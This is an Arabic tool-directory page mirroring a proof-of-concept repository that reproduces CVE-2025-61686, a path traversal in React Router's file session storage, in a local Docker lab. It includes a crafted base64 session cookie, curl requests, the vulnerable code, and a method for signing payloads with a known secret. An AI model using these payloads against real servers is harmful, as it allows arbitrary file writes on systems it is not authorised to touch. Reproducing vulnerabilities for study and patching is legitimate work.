
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-61686_docker — ملف Dockerfile وPoC لإعادة إنتاج CVE-2025-61686 | Kitploit

أدوات/GitHubGitHub/flowerwitch/cve-2025-61686_docker
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHubflowerwitch/cve-2025-61686_docker

CVE-2025-61686_docker

ملف Dockerfile وPoC لإعادة إنتاج CVE-2025-61686

مشاركة
عرض المستودع
16منذ 10 أشهرلم تتم المراجعة بعد

CVE-2025-61686_docker

البدء

  1. البناء
docker-compose up --build
  1. التشغيل
docker-compose up

خطوات إعادة الإنتاج

  1. قم بإنشاء session يستوفي شروط تجاوز المسار
└─$ echo -en '"AAAA../../../tmp/flower"'|base64 -w0 | tr '+/' '-_' | tr -d '='
IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg 
  1. ضع الـ session المُنشأ في Cookie وأرسل الطلب
└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg' 'http://localhost:3001/'
  1. التحقق
root@de14139fdebf:/app# ls /tmp
flower

سبب الثغرة

من خلال مقارنة النسختين المعنيتين بالثغرة 7.9.3 و7.9.4، يمكن ملاحظة أن السبب الرئيسي يعود إلى مشكلة في معالجة الـ session داخل الدالة getFile() في الملف react-router/packages/react-router-node/sessions/fileStorage.ts.

export function getFile(dir: string, id: string): string {
  // Divide the session id up into a directory (first 2 bytes) and filename
  // (remaining 6 bytes) to reduce the chance of having very large directories,
  // which should speed up file access. This is a maximum of 2^16 directories,
  // each with 2^48 files.
  return path.join(dir, id.slice(0, 4), id.slice(4));
}

هنا يتم استخدام الأحرف الأربعة الأولى من الـ session كـ اسم المجلد، وما بعدها كـ اسم الملف، لذا يكفي للمهاجم فقط استخدام الطريقة التالية لتحقيق تجاوز المسار. وهذا ما يعنيه إعلان الثغرة عندما يقول إنه يمكن تحقيق تجاوز الدليل بسهولة في الحالة التي يسمح فيها الـ session بعدم استخدام secret. بالطبع، إذا تمكن المهاجم من الحصول على secret المستخدم لتشفير الـ session، فسيتمكن أيضًا من إنشاء حمولة التجاوز المقابلة.

>>> import os
>>> os.path.join("./sessions", "aaaa","../../tmp/flowerwitch")
'./sessions/aaaa/../../tmp/flowerwitch'

الاستغلال عند معرفة secret


في حال الحصول على secret، يمكن الرجوع إلى دالة sign() واستخدام secret لتوقيع الـ PoC.

export const sign = async (value: string, secret: string): Promise<string> => {
  let data = encoder.encode(value);
  let key = await createKey(secret, ["sign"]);
  let signature = await crypto.subtle.sign("HMAC", key, data);
  let hash = btoa(String.fromCharCode(...new Uint8Array(signature))).replace(
    /=+$/,
    "",
  );

  return value + "." + hash;
};

صورة

أرسل طلبًا باستخدام الـ session المُولّد

└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi8uLi90bXAvZmxvd2Vyd2l0Y2gi.L2ffutps16%2B3ENWvuWy4ZCouT%2BPSVeqmQOeaW%2FjziXg' 'http://localhost:3001/'

تأكيد تفعيل الثغرة

root@eb8750bd4a56:/tmp# ls
flowerwitch

البرنامج النصي لتوليد التوقيع use_secret_create_payload.js

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    371
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    336
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    322

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





